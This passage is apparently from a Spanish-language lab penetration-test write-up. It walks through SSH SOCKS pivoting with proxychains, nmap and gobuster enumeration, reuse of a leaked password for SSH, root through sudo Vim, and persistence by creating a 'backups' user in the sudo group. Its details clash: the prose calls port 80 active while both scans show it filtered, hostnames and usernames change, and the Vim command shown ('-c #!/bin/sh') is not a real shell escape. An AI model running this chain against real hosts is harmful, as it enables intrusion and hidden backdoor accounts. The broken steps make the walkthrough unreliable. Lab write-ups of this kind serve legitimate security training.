    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:86:e2:89 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.128/24 brd 192.168.56.255 scope global dynamic enp0s3
        valid_lft 531sec preferred_lft 531sec
    inet6 fe80::a00:27ff:fe86:e289/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:96:35:20 brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.8/26 brd 192.168.10.63 scope global dynamic enp0s8
        valid_lft 570sec preferred_lft 570sec
    inet6 fe80::a00:27ff:fe96:3520/64 scope link
        valid_lft forever preferred_lft forever
bananaman@preex2:~$

```

Para alcanzar este segmento desde nuestra máquina de ataque, configuramos un túnel SOCKS5 a través de SSH y editamos el archivo `/etc/proxychains4.conf` para incluir la dirección local 127.0.0.1:1080.

```
GNU nano 8.7.1 /etc/proxychains4.conf *
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
# Buscar Fruta:
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy without modification.
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 127.0.0.1 1080
```

A través de este túnel, realizamos un escaneo con nmap utilizando proxychains hacia el host 192.168.10.9, detectando que el puerto 80 estaba activo a pesar de que algunos paquetes parecían filtrados inicialmente.

```
(kali㉿kali)-[~]
$ proxychains nmap -sT -Pn -p 80,22,445,3306 -n 192.168.10.9
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 14:55 -0400
Nmap scan report for 192.168.10.9
Host is up (0.00s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh
80/tcp    filtered  http
445/tcp   filtered  microsoft-ds
3306/tcp  filtered  mysql


Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

```
(kali㉿kali)-[~]
$ proxychains nmap -sT -Pn -n -p 22,80,445,3306 192.168.10.9
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 14:59 -0400
Nmap scan report for 192.168.10.9
Host is up (0.00s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh
80/tcp    filtered  http
445/tcp   filtered  microsoft-ds
3306/tcp  filtered  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

Al navegar hacia esa dirección, encontramos una aplicación web denominada "IES Camp – PPS".



Continuamos con la enumeración web en el segundo host mediante gobuster, lo que nos permitió descubrir un directorio oculto llamado /secrets/.


```
(kali@kali)-[~]
└─$ gobuster dir -u http://127.0.0.1:8080/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 50

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://127.0.0.1:8080/
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8.2
[+] Timeout:      10s

Starting gobuster in directory enumeration mode


css                (Status: 301) [Size: 311] [→ http://127.0.0.1:8080/css/]
style              (Status: 301) [Size: 313] [→ http://127.0.0.1:8080/style/]
js                 (Status: 301) [Size: 310] [→ http://127.0.0.1:8080/js/]
images             (Status: 301) [Size: 314] [→ http://127.0.0.1:8080/images/]
uploaded           (Status: 301) [Size: 316] [→ http://127.0.0.1:8080/uploaded/]
secrets            (Status: 301) [Size: 315] [→ http://127.0.0.1:8080/secrets/]
server-status      (Status: 403) [Size: 276]
Progress: 207641 / 207641 (100.00%)

Finished
```


Al explorar su contenido, encontramos una estructura de archivos que incluía una nota de texto.



El archivo delete-me.txt contenía información crítica: una contraseña de configuración (simon12aa) destinada al usuario Simon.



Aunque intentamos usar estas credenciales en el login de la web sin éxito, decidimos probarlas en el servicio SSH del mismo host. La conexión fue exitosa, obteniendo acceso al segundo servidor como el usuario simon, lo cual se documenta en la imagen.



The credentials provided are incorrect or the user does not exist.

Init session

/

```
-bash: nc: orden no encontrada
bananamana@preex2:~$ ssh simon@192.168.10.9
The authenticity of host '192.168.10.9 (192.168.10.9)' can't be established.
ED25519 key fingerprint is SHA256:ydY3UAvHELWeVNAew8lPoQnU/T2w06N2zIyBBnmGGP4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.9' (ED25519) to the list of known hosts.
simon@192.168.10.9's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of jue 14 may 2026 19:20:09 UTC

System load:  0.388671875      Processes:    114
Usage of /:   56.3% of 9.75GB   Users logged in: 0
Memory usage: 33%             IPv4 address for enp0s3: 192.168.10.9
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 0 actualizaciones de forma inmediata.


Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Una vez dentro del host 192.168.10.9, repetimos el análisis de privilegios. En esta ocasión, el comando `sudo -l` indicó que Simon podía ejecutar el editor de texto Vim como root. Al ser Vim un binario capaz de ejecutar comandos de sistema, introducimos la secuencia `#!/bin/sh` dentro del editor ejecutado con sudo, lo que nos otorgó una shell de root en este segundo objetivo.


A terminal window showing the process of gaining root access. The user 'simon' runs 'sudo -l' and sees that they can run '/usr/bin/vim' as root. Then, they run 'sudo /usr/bin/vim -c \#!/bin/sh', which gives them a root shell. Finally, they run 'whoami' and see 'root'. Red arrows point to the key commands and the resulting root status.

```
simon@espigol:~$ sudo -l
Matching Defaults entries for simon on espigol:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User simon may run the following commands on espigol:
  (root) NOPASSWD: /usr/bin/vim
simon@espigol:~$ sudo /usr/bin/vim -c '#!/bin/sh'

# whoami
root
#
```

Finalmente, para cerrar la operación, establecimos persistencia creando el usuario backups y añadiéndolo al grupo sudo para mantener el control total sobre la infraestructura interna.

A terminal window showing the creation of a new user 'backups' and its assignment to the 'sudo' group. The commands are: 'whoami' (returns root), 'useradd backups', 'passwd backups' (sets a password), and 'usermod -aG sudo backups'.

```
# whoami
root
# useradd backups
# passwd backups
New password:
Retype new password:
passwd: password updated successfully
# usermod -aG sudo backups
#
```